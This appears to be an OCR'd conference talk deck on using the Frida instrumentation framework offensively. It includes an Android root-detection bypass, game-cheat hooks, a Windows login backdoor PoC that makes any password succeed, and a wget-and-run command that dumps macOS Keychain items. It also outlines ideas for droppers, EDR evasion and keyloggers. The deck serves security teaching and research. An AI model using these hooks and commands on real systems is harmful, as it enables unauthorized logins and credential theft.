Fridamania in Security

Using Frida as an Attacker

Who am I?

- Dominic Spinosa (@0xdeadbeefJERKY)
- Facebook Red Team
- Former security consultant
- Windows/Android enthusiast
- Metalhead
- Visual Studio Code advocate

What is Dynamic Instrumentation?

According to Nicholas Nethercote, University of Cambridge:


- *“The verb ‘to instrument’ is widely used to refer to the* ***act of adding extra code to a program****”*
- *“Dynamic binary instrumentation (DBI)* ***occurs at run-time****. The analysis code can be* ***injected by a program grafted onto the client process****, or by an external process.”*

What is Frida?

- Dynamic, cross-platform instrumentation framework
- Intended for developers, reverse engineers and security researchers
- Very popular for mobile application and mobile OS introspection
- Open-source

FRIDA

Frida Architecture



Why Frida?

- Static reverse engineering/analysis is time consuming
  - Especially when recovered code (Android) is obfuscated
- Pre-existing instrumentation frameworks were:
  - Difficult to use
  - Lacking in flexibility
  - Supported single platform
  - Required a jailbroken/rooted mobile device

Other Features

- Frida tools
  - Frida REPL/CLI (frida)
  - Function tracing (frida-trace)
  - Process listing (frida-ps)
- Auto-generated function prototypes
- Multiple language bindings for scripting
  - .NET, Swift, Python, NodeJS

Frida vs. Mobile Target

- Can be used on jailbroken/rooted devices **and stock devices**
- Ability to “hook” application and OS functions
- Used extensively in mobile research/RE to:
  - Better understand application logic
  - Disclose secrets
  - Modify execution path
  - Bypass security controls (e.g., certificate pinning)

Android Example - Target Code

```
public static boolean c()
{
    String[] arrayOfString = new String[7];
    arrayOfString[0] = "/system/app/Superuser.apk";
    arrayOfString[1] = "/system/xbin/daemonsu";
    arrayOfString[2] = "/system/etc/init.d/99SuperSUDaemon";
    arrayOfString[3] = "/system/bin/.ext/.su";
    arrayOfString[4] = "/system/etc/.has_su_daemon";
    arrayOfString[5] = "/system/etc/.installed_su_daemon";
    arrayOfString[6] = "/dev/com.koushikdutta.superuser.daemon/";
    int j = arrayOfString.length;
    int i = 0;
    while (i < j)
    {
        if (new File(arrayOfString[i]).exists()) {
            return true;
        }
    i += 1;
    }
    return false;
}
```

Android Example - Frida Hook

```
Java.perform(function() {
    targetClass = Java.use("sg.vantagepoint.a.c");
    // hook sg.vantagepoint.a.c.a and return false
    targetClass.a.implementation = function(v) {
        return false;
    }
    // hook sg.vantagepoint.a.c.b and return false
    targetClass.b.implementation = function(v) {
        return false;
    }
    // hook sg.vantagepoint.a.c.c and return false
    targetClass.c.implementation = function(v) {
        return false;
    }
})
```

Practical Use Cases

- Disclose in-memory key to decrypt file
- Bypass SSL certificate pinning (proxy traffic)
- Defeat anti-jailbreak/anti-root detections
- Research app/OS internals
  - Generate function trace during execution
  - Alter function arguments
  - Modify return values

Non-Mobile Targets

- Frida has supported Windows, macOS, Linux **for years**
- Equally as effective on these platforms
- Arguably more potential applications using Frida
- Documented use of Frida on desktop environments?

Ret2 Systems Pwn2Own

- **Pwn2Own** - contest challenging participants to compromise widely-used software using (previously) unknown bugs
  - e.g., sandbox escape in Edge, Windows escalation of privilege
- Ret2 Systems entered and decided to target Safari
- Using Frida they:
  - Intercepted Mach messages to private, undocumented framework
  - Prototyped messages and fed them to in-process fuzzer (built on Frida)

Ret2 Systems - Install Probes

- Use Interceptor to log the desired Mach messages (in arguments)
- Log the symbolicated function name

```
function InstallProbe(probe_address, target_register) {

    var probe = Interceptor.attach(probe_address, function(args) {
        var input_msg  = args[0]; // rdi (the incoming mach_msg)
        var output_msg = args[1]; // rsi (the response mach_msg)

        // extract the call target & its symbol name (_X...)
        var call_target = this.context[target_register];
        var call_target_name = DebugSymbol.fromAddress(call_target);

        // ready to read / modify / replay
        console.log('[+] Message received for ' + call_target_name);

        // ...

    });

    return probe;
}
```

Ret2 Systems - Target Skylight Framework

- Dynamically identify the address for the private framework
- Use previously discovered offsets to execute InstallProbe against targeted functions within framework

```
// locate the runtime address of the SkyLight framework
var skylight = Module.findBaseAddress('SkyLight');
console.log('[*]  SkyLight @ ' + skylight);

// hook the target instructions
for (var i in targets) {
    var hook_address = ptr(skylight).add(targets[i][0]); // base + offset
    InstallProbe(hook_address, targets[i][1])
    console.log('[+] Hooked dispatch @ ' + hook_address);
}
```

Ret2 Systems - Fuzzing

- Leverage aforementioned hooks to design a fuzzer
- Execute random bit flips (dumb fuzzing)
- Record bit flips to generate “replayable” log files

Hacking Pwn Adventure 3

- **Pwn Adventure 3** - intentionally vulnerable MMORPG
- Created by Vector 35 to teach reverse engineering through game hacking
- Use Frida to:
  - Enumerate library export functions
  - Trace function usage and log arguments/return value
  - Modify arguments/return value to author game cheats

Hacking Pwn Adventure 3

- ps → **PwnAdventure3-Linux-Shipping**
- ldd PwnAdventure3-Linux-Shipping → **libGameLogic.so**
- Enumerate exported functions in shared object

```
// enumerate exported functions in shared object
var exports = Module.enumerateExportsSync("libGameLogic.so");

for (i = 0; i < exports.length; i++) {
    send(exports[i].name);
}
```

Chat Logging

- Dynamically locate address of ZN6Player4ChatEPKc
- Log arguments passed to ZN6Player4ChatEPKc

```
//Find "Player::Chat"
var chat = Module.findExportByName("libGameLogic.so", "_ZN6Player4ChatEPKc");
console.log("Player::Chat() at  address: " + chat);

Interceptor.attach(chat, {
    onEnter: function (args) { // 0 => this; 1 => cont char* (our text)
        var chatMsg = Memory.readCString(args[1]);
        console.log("[Chat]: " + chatMsg);
    }

});
```

Speed++

```
// Find Player::GetWalkingSpeed()
var walkSpeed = Module.findExportByName("libGameLogic.so", "_ZN6Player15GetWalkingSpeedEv");
console.log("Player::GetWalkingSpeed() at address: " + walkSpeed);

// Check Speed
Interceptor.attach(walkSpeed,
{
    // Get Player * this location
    onEnter: function (args) {
        console.log("Player at address: " + args[0]);
        this.walkingSpeedAddr = ptr(args[0]).add(736) // Offset m_walkingSpeed
        console.log("WalkingSpeed at address: " + this.walkingSpeedAddr);
    },

    // Get the return value and write the new value
    onLeave: function (retval) {
        console.log("Walking Speed: " + Memory.readFloat(this.walkingSpeedAddr));
        Memory.writeFloat(this.walkingSpeedAddr, 9999);

    }
});
```

Windows Login Backdoor

- SensePost article recreating previously “documented” backdoor in Windows
- Allow user to perform local and network login
- Use predetermined password (or any password) for any existing account
- Again, Frida used in many capacities

Understanding Logon Events

Logon event → **???** → Successful login

Tracing LSASS

```
PS C:\Users\User\Desktop\frida-lsass> frida-trace lsass.exe -I msv1_0.DLL
Instrumenting functions...
LsaApCallPackageUntrusted: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\LsaApCallPackageUntrusted.js"
Msv1_0ExportSubAuthenticationRoutine: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\Msv1_0ExportSubAuthenticationRoutine.js"
MsvSamValidate: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\MsvSamValidate.js"
MsvIsIpAddressLocal: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\MsvIsIpAddressLocal.js"
LsaApInitializePackage: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\LsaApInitializePackage.js"
LsaApCallPackage: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\LsaApCallPackage.js"
DllMain: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\DllMain.js"
MsvValidateTarget: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\MsvValidateTarget.js"
Msv1_0SubAuthenticationPresent: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\Msv1_0SubAuthenticationPresent.js"
SpLsaModeInitialize: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\SpLsaModeInitialize.js"
MsvSamLogoff: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\MsvSamLogoff.js"
MsvIsLocalhostAliases: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\MsvIsLocalhostAliases.js"
SpUserModeInitialize: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\SpUserModeInitialize.js"
MsvGetLogonAttemptCount: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\MsvGetLogonAttemptCount.js"
LsaApCallPackagePassthrough: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\LsaApCallPackagePassthrough.js"
SpInstanceInit: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\SpInstanceInit.js"
SpInitialize: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\SpInitialize.js"
LsaApLogonUserEx2: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\LsaApLogonUserEx2.js"
LsaApLogonTerminated: Auto-generated handler at "C:\Users\User\Desktop\frida-lsass\__handlers__\msv1_0.DLL\LsaApLogonTerminated.js"
Error: Skipping "MsvSamLogoff": unable to intercept function at 00007FFE1D74E3D0; please file a bug
Started tracing 19 functions. Press Ctrl+C to stop.
           /* TID 0x310 */
 11979 ms  LsaApCallPackageUntrusted()
 32001 ms  LsaApCallPackageUntrusted()
 52015 ms  LsaApCallPackageUntrusted()
 56222 ms  LsaApLogonUserEx2()
 56225 ms      | MsvSamValidate()
 56227 ms      | LsaApLogonTerminated()
 56228 ms      | LsaApLogonTerminated()
 63700 ms  LsaApLogonUserEx2()
 63700 ms      | MsvSamValidate()
 63700 ms      | LsaApLogonTerminated()
 63701 ms      | LsaApLogonTerminated()
```

Investigate Undocumented WinAPI

- frida-trace of LsaApLogonUserEx2 revealed undocumented WinAPI call → **MsvpPasswordValidate**
- Function found using backtrace on specific calls to RtlCompareMemory
- Hook MsvpPasswordValidate to **always return 0x1**
- Successfully log in using any password for any valid account

Backdoor PoC

```
const MsvpPasswordValidate = Module.getExportByName(null, 'MsvpPasswordValidate');
console.log('MsvpPasswordValidate @ ' + MsvpPasswordValidate);

Interceptor.attach(MsvpPasswordValidate, {
  onLeave: function (retval) {
    retval.replace(0x1);
  }
});
```

Let’s turn the offense up to 11…

macOS Keychain

- Hypothetical objective - gain VPN access
- Necessary certificate stored in the Keychain
- Needed to research methods for trivial extraction
- SensePost's project "objection" for iOS app assessments...

Maximum Effort

- I’m **not** a macOS internals expert
  - Part of the “Learning from Levin” club
- I **do** remember mentions of a convergence between iOS and macOS
- “objection” has a repository of Frida hook scripts
- Including the capability to dump the Keychain
- Intended for use with iOS targets

Maximum Effort

- Running the hook on macOS worked without any need for modification!

```
$ ./dump.sh Spotify
Checking for running target process...
Spotify
Spotify
Spotify
Spotify
Found Spotify!
Dumping Keychain items available from Spotify...
{"label":"<key>","itemClass":"kSecClassKey","type":"42"}
{"label":"iMessage Signing Key","itemClass":"kSecClassKey","type":"73"}
{"label":"iMessage Encryption Key","itemClass":"kSecClassKey","type":"42"}
```

Tweetable “PoC”


```
pip install frida-tools

wget https://raw.githubusercontent.com/sensepost/objection/1.4.0/objection/hooks/ios/keychain/dump.js

frida -n Spotify -l dump.js -q
```

Offensive Hurdles

- Executing Frida on macOS does prompt the user for their password
- But it’s not overtly malicious
- macOS users (especially developers) are particularly affected by “prompt fatigue”



Other Offensive Usages of Frida?

- Dropper
  - **Option 1:**
    - Author Frida script in Python
    - Use py2exe/py2app to generate standalone executable
  - **Option 2:**
    - Author malicious script in lower level Frida binding (e.g., C)
    - Compile normally (e.g., Visual Studio)
  - Removes need to install Frida on target host
  - EDR and other defensive solutions aren’t looking for Frida...

Other Offensive Usages of Frida?

- Process Migration
  - Frida’s intended use involves legitimate process injection or dynamically loading its shared library
  - Could use same capability to migrate to another process
  - Process A → Frida attach → Process B

Other Offensive Usages of Frida?

- Evasion
  - Many EDR and similar defensive solutions rely on loading their shared library/DLL into a running process
  - Frida could be used to modify exported functions in those libraries
  - Or unload the library entirely from the process space
  - Middle IPC communications with other processes
  - Inspiration from traditional userland rootkits

Other Offensive Usages of Frida?

- Keylogger
  - Frida has the ability to call native functions directly
  - This was leveraged to implement a Windows keylogger
    - SetWindowsHookEx to monitor for keyboard events
    - “Ported” to Frida as PoC by SensePost
- Data Theft
  - Inject into process that normally accesses file system (e.g., Finder)
  - Make direct calls to native functions to read file contents

“The power of imagination makes us infinite.”

John Muir

Q & A

References

- https://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-606.pdf
- https://frida.re/
- https://github.com/sensepost/objection
- https://sensepost.com/blog/2019/recreating-known-universal-windows-password-backdoors-with-frida/
- https://github.com/OWASP/owasp-mstg/tree/master/Crackmes
- https://blog.ret2.io/2018/07/25/pwn2own-2018-safari-sandbox/
- https://x-c3ll.github.io/posts/Frida-Pwn-Adventure-3/
- https://pwnadventure.com/
- https://github.com/sensepost/frida-windows-playground/blob/master/SetWindowsHookExA_keylogger.js